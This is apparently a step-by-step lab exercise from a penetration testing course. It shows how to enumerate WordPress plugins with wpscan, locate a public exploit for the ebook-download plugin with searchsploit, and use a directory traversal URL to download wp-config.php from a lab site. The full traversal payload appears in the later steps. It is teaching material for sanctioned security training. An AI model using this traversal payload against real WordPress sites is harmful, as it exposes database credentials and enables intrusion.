Web Application Penetration Testing Methodology

3 Hr 28 Min Remaining

Instructions Resources Help  100%

Exercise 5: Exploiting Directory Traversal Vulnerability in WordPress Application

Scenario

Directory traversal allows attackers to access restricted directories including application source code, configuration, and critical system files, and execute commands outside of the webserver's root directory. Attackers usually manipulate variables that reference files with “dot-dot-slash (../)” sequences and its variations to access these restricted directories.  
As a penetration tester, you need to be aware of how to identify directory traversal vulnerability and pentest it, to gain access to sensitive information.


In this lab, you will learn how to:

* Enumerate WordPress plugins using wpscan
* Identify vulnerabilities using SearchSploit
* Exploit the vulnerability to download sensitive files

**Lab Duration**: **20** Minutes

1. Click [Parrot](https://labclient.labondemand.com/Instructions/24205116-eb0d-48aa-9936-8931f0fd5efc?rc=10). Type **toor** in the **Password** field and press **Enter**.

If you are already logged in skip to step **2**.




1. In this lab, we are going to perform penetration testing on a wordpress website with the URL **http://www.cpent.com**. Since we do not have any information regarding the website, let us use wpscan to extract the wordpress plugin details, hoping there is a vulnerability that allows us to gain access to its contents.


www.cpent.com site is hosted on Ubuntu machine and its IP is 172.19.19.24.

1. Launch a terminal, type **wpscan --url http://www.cpent.com --enumerate p** and press **Enter**. This begins plugin enumeration on the wordpress website.


If any notification appears asking you to update wpscan. Type **N** and press **Enter** to skip the update.




1. WPScan enumerates the plugins and displays them as shown in the screenshot. In this lab, we will be focusing on the **ebook-download** plugin.




1. Now, we shall search for publicly available exploits for the plugin ebook-download. Type **searchsploit ebook download 1.1** and press **Enter**.
2. Searchsploit returns a result related to ebook-download as shown in the screenshot below. The vulnerability discovered is directory traversal and the exploit ID is **39575**.




1. We shall now copy the exploit to root directory. To copy, type **searchsploit -m 39575** and press **Enter**. A copy of the exploit gets stored in the root directory as shown in the screenshot.




1. Type **cat 39575.txt** and press **Enter** to view the proof of concept written in the exploit text file.




1. It is observed that directory traversal vulnerability is present in **filedownload.php**. We shall now use this URL to download the **wp-config.php** file.




1. Since the URL of wordpress site is **http://www.cpent.com**, the directory traversal URL we are going to enter in this lab will be **http://www.cpent.com/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php**.
2. So, launch Firefox web browser, type **http://www.cpent.com/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php** and press **Enter.**




1. Opening wp-config.php dialog-box appears, choose **Save File** radio button and click **OK**.



1. A window appears displaying the default download location. Choose **Home** in the left pane and click on the **Save** button. This downloads the config file to **pentester** directory.



1. You will observe the downloaded **wp-config.php** file in the root directory as shown in the screenshot, inferring that the directory traversal vulnerability has been successfully exploited.
2. Minimize the browser window, and navigate to **Places** and click **Home Folder** to view the downloaded **wp-config.php** file.



1. Close all the windows that were opened.

In this lab, you have learned how to:

* Enumerate WordPress plugins using wpscan
* Identify vulnerabilities using SearchSploit
* Exploit the vulnerability to download sensitive files